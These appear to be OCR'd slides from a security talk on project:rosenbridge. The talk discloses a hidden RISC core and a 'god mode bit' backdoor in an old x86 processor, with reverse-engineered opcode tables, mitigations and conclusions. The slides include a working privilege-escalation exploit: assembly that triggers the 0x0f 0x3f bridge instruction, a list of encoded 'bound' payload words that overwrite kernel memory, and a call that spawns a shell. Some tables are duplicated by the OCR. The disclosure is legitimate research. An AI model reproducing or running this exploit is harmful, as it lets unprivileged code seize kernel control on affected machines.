b3f494c2  [ 1011 0011  1111 0100  1001 0100  1100 0010 ]:   esp -> edx
```

==== bin: reg xfer ====

```
ac10894d  [ 1010 1100  0001 0000  1000 1001  0100 1101 ]:   eax -> ecx
ac128107  [ 1010 1100  0001 0010  1000 0001  0000 0111 ]:   edx -> eax
ac12bd61  [ 1010 1100  0001 0010  1011 1101  0110 0001 ]:   edx -> edi
ac1387e1  [ 1010 1100  0001 0011  1000 0111  1110 0001 ]:   ebx -> eax
ac13a0af  [ 1010 1100  0001 0011  1010 0000  1010 1111 ]:   ebx -> esp
ac13b147  [ 1010 1100  0001 0011  1011 0001  0100 0111 ]:   ebx -> esi
ac149b4f  [ 1010 1100  0001 0100  1001 1011  0100 1111 ]:   esp -> ebx
ac1683e5  [ 1010 1100  0001 0110  1000 0011  1110 0101 ]:   esi -> eax
ac169ff1  [ 1010 1100  0001 0110  1001 1111  1111 0001 ]:   esi -> ebx
ac179147  [ 1010 1100  0001 0111  1001 0001  0100 0111 ]:   edi -> edx
ae51b662  [ 1010 1110  0101 0001  1011 0110  0110 0010 ]:   ecx -> esi
ae55becb  [ 1010 1110  0101 0101  1011 1110  1100 1011 ]:   ebp -> edi
aff3adaf  [ 1010 1111  1111 0011  1010 1101  1010 1111 ]:   ebx -> ebp
b01190e4  [ 1011 0000  0001 0001  1001 0000  1110 0100 ]:   ecx -> edx
b253a24d  [ 1011 0010  0101 0011  1010 0010  0100 1101 ]:   ebx -> esp
b2568673  [ 1011 0010  0101 0110  1000 0110  0111 0011 ]:   esi -> eax
b257b31d  [ 1011 0010  0101 0111  1011 0011  0001 1101 ]:   edi -> esi
b3f494c2  [ 1011 0011  1111 0100  1001 0100  1100 0010 ]:   esp -> edx
```

```
==== bin: reg xfer ====

ac10894d  [ 1010 1100  0001 0000  1000 1001  0100 1101 ]:   eax -> ecx
ac128107  [ 1010 1100  0001 0010  1000 0001  0000 0111 ]:   edx -> eax
ac12bd61  [ 1010 1100  0001 0010  1011 1101  0110 0001 ]:   edx -> edi
ac1387e1  [ 1010 1100  0001 0011  1000 0111  1110 0001 ]:   ebx -> eax
ac13a0af  [ 1010 1100  0001 0011  1010 0000  1010 1111 ]:   ebx -> esp
ac13b147  [ 1010 1100  0001 0011  1011 0001  0100 0111 ]:   ebx -> esi
ac149b4f  [ 1010 1100  0001 0100  1001 1011  0100 1111 ]:   esp -> ebx
ac1683e5  [ 1010 1100  0001 0110  1000 0011  1110 0101 ]:   esi -> eax
ac169ff1  [ 1010 1100  0001 0110  1001 1111  1111 0001 ]:   esi -> ebx
ac179147  [ 1010 1100  0001 0111  1001 0001  0100 0111 ]:   edi -> edx
ae51b662  [ 1010 1110  0101 0001  1011 0110  0110 0010 ]:   ecx -> esi
ae55becb  [ 1010 1110  0101 0101  1011 1110  1100 1011 ]:   ebp -> edi
aff3adaf  [ 1010 1111  1111 0011  1010 1101  1010 1111 ]:   ebx -> ebp
b01190e4  [ 1011 0000  0001 0001  1001 0000  1110 0100 ]:   ecx -> edx
b253a24d  [ 1011 0010  0101 0011  1010 0010  0100 1101 ]:   ebx -> esp
b2568673  [ 1011 0010  0101 0110  1000 0110  0111 0011 ]:   esi -> eax
b257b31d  [ 1011 0010  0101 0111  1011 0011  0001 1101 ]:   edi -> esi
b3f494c2  [ 1011 0011  1111 0100  1001 0100  1100 0010 ]:   esp -> edx
```

```
lgd: [oooooooo....++++........        ]
mov: [oooooooooooo++++o++++      .   .]
izx: [oooooooo....++++++++++++++++++++]
isx: [oooooooo....++++++++++++++++++++]
ra4: [oooo.......................oooo.]
la4: [oooo.......................oo...]
ra8: [oooo........oooo...........oooo.]
la8: [oooo........................oooo]
and: [ooooooo++++.++++............oooo]
or:  [ooooooo++++.++++............oooo]
ada: [oooooooo    ++++             ooo]
sba: [oooooooo    ++++             ooo]
ld4: [oooooooo---.++++.++++...==......]
st4: [oooooooo---.++++.++++...==......]
ad4: [ooooooo++++...==                ]
ad2: [ooooooo++++...==                ]
ad1: [ooooooo++++...==                ]
zl3: [ooooooo.        .++++...........]
zl2: [ooooooo.        .++++...........]
zl1: [ooooooo.        .++++...........]
cmb: [oooooooo....++++.++++...........]

 [o] opcode   [.] unknown   [ ] don't care
[+] register  [-] offset   [=] length/value
```

- lgd: load base address of gdt into register
- mov: copy register contents
- izx: load 2 byte immediate, zero extended
- isx: load 2 byte immediate, sign extended
- ra4: shift eax right by 4
- la4: shift eax left by 4
- ra8: shift eax right by 8
- la8: shift eax left by 8
- and: bitwise and of two registers, into eax
- or: bitwise or of two registers, into eax
- ada: add register to eax
- sba: sub register from eax
- ld4: load 4 bytes from kernel memory
- st4: store 4 bytes into kernel memory
- ad4: increment a register by 4
- ad2: increment a register by 2
- ad1: increment a register by 1
- zl3: zero low 3 bytes of register
- zl2: zero low 2 bytes of register
- zl1: zero low byte of register
- cmb: shift low word of source into low word of destination


A deeply embedded instruction set

- General patterns:
  - Registers encoded with 4 bits
    - eax is 0b0000
    - ebx is 0b0011
    - ecx is 0b0001
    - edx is 0b0010
    - esi is 0b0110
    - edi is 0b0111
    - ebp is 0b0101
    - esp is 0b0100
    - High bit selects MMX?
  - Instructions operate on 0, 1, or 2 explicit registers
    - eax sometimes used as an implicit register
  - 0 to 8 opcode bits at beginning of instruction
    - Sometimes more later in the encoding

A deeply embedded instruction set

- The *DEIS* assembler
  - Assembles primitives into their binary representation, and wraps each in the x86 *bridge instruction*
  - Payloads for the RISC core can now be written in DEIS assembly

A deeply embedded instruction set



```
lgd %eax

izx $0x78, %edx
ada %edx

ad2 %eax
ld4 %eax, %edx
ad2 %eax
ld4 %eax, %ebx
zl3 %ebx
mov %edx, %eax
la8
ra8
or  %ebx, %eax
```

```
izx $0x5f20, %ecx
izx $0xc133, %edx
cmb %ecx, %edx
ada %edx
ld4 %eax, %eax

izx $0x208, %edx
ada %edx
ld4 %eax, %eax

izx $0, %edx
```

```
izx $0x4, %ecx
ada %ecx
st4 %edx, %eax

ada %ecx
st4 %edx, %eax

ada %ecx
ada %ecx
st4 %edx, %eax

ada %ecx
st4 %edx, %eax
```

```
/* unlock the backdoor */
__asm__ ("movl $payload, %eax");
__asm__ (".byte 0x0f, 0x3f");
```

```
/* modify kernel memory */
__asm__ ("payload:");
__asm__ ("bound %eax,0xa310075b(,%eax,1)");
__asm__ ("bound %eax,0x24120078(,%eax,1)");
__asm__ ("bound %eax,0x80d2c5d0(,%eax,1)");
__asm__ ("bound %eax,0x0a1af97f(,%eax,1)");
__asm__ ("bound %eax,0xc8109489(,%eax,1)");
__asm__ ("bound %eax,0x0a1af97f(,%eax,1)");
__asm__ ("bound %eax,0xc8109c89(,%eax,1)");
__asm__ ("bound %eax,0xc5e998d7(,%eax,1)");
__asm__ ("bound %eax,0xac128751(,%eax,1)");
__asm__ ("bound %eax,0x844475e0(,%eax,1)");
__asm__ ("bound %eax,0x84245de2(,%eax,1)");
__asm__ ("bound %eax,0x8213e5d5(,%eax,1)");
__asm__ ("bound %eax,0x24115f20(,%eax,1)");
__asm__ ("bound %eax,0x2412c133(,%eax,1)");
__asm__ ("bound %eax,0xa2519433(,%eax,1)");
__asm__ ("bound %eax,0x80d2c5d0(,%eax,1)");
__asm__ ("bound %eax,0xc8108489(,%eax,1)");
__asm__ ("bound %eax,0x24120208(,%eax,1)");
__asm__ ("bound %eax,0x80d2c5d0(,%eax,1)");
__asm__ ("bound %eax,0xc8108489(,%eax,1)");
__asm__ ("bound %eax,0x24120000(,%eax,1)");
__asm__ ("bound %eax,0x24110004(,%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(,%eax,1)");
__asm__ ("bound %eax,0xe01095fd(,%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(,%eax,1)");
__asm__ ("bound %eax,0xe01095fd(,%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(,%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(,%eax,1)");
__asm__ ("bound %eax,0xe0108dfd(,%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(,%eax,1)");
__asm__ ("bound %eax,0xe0108dfd(,%eax,1)");
```

```
/* launch a shell */
system("/bin/bash");
```

(Demo)

```
delta:~/_research/rosenbridge/esc$
>>> 
```

- A co-located core
- Unrestricted access to the x86 core's register file
- Shared execution pipeline
- But it's all nebulous this deep

Ring -4 ... ?

- Direct ring 3 to ring 0 hardware privilege escalation on x86.
- This has never been done.

- Fortunately we still need initial ring 0 access!

… right?

(Demo)

```
[illegible]
```

- Samuel 2 core has the *god mode bit* enabled by default.
  - Any unprivileged code can escalate to the kernel at any time.

- ~~antivirus~~
- ~~address space protections~~
- ~~data execution prevention~~
- ~~code signing~~
- ~~control flow integrity~~
- ~~kernel integrity checks~~

~~Protections~~

- Update microcode to
  lock down *god mode bit*
- Update microcode to
  disable ucode assists on the *bridge instruction*
- Update OS and firmware to disable *god mode bit*,
  and periodically check its status

Mitigations

Conclusions

- This is an old processor, not in widespread use
- The target market is embedded,
  and this is likely a useful feature for customers

- Take this as a case study.
- Backdoors *exist* …

  and we can *find them*.

Conclusions

Looking forward

- Open sourced
- Tools, techniques, code, data
- Scan anything, scan everything
- Starting point for future research

project:rosenbridge

project:nightshyft

1000
800
600
400
200
0
1000
800
600
400
200
0
0
500
1106
1153
80000000
ffffffff

project:nightshyft

- github.com/xoreaxeaxeax
  - project:rosenbridge
  - sandsifter
  - M/o/Vfuscator
  - REpsych
  - x86 0-day PoC
  - Etc.

- Feedback? Ideas?

- domas
  - @xoreaxeaxeax
  - xoreaxeaxeax@gmail.com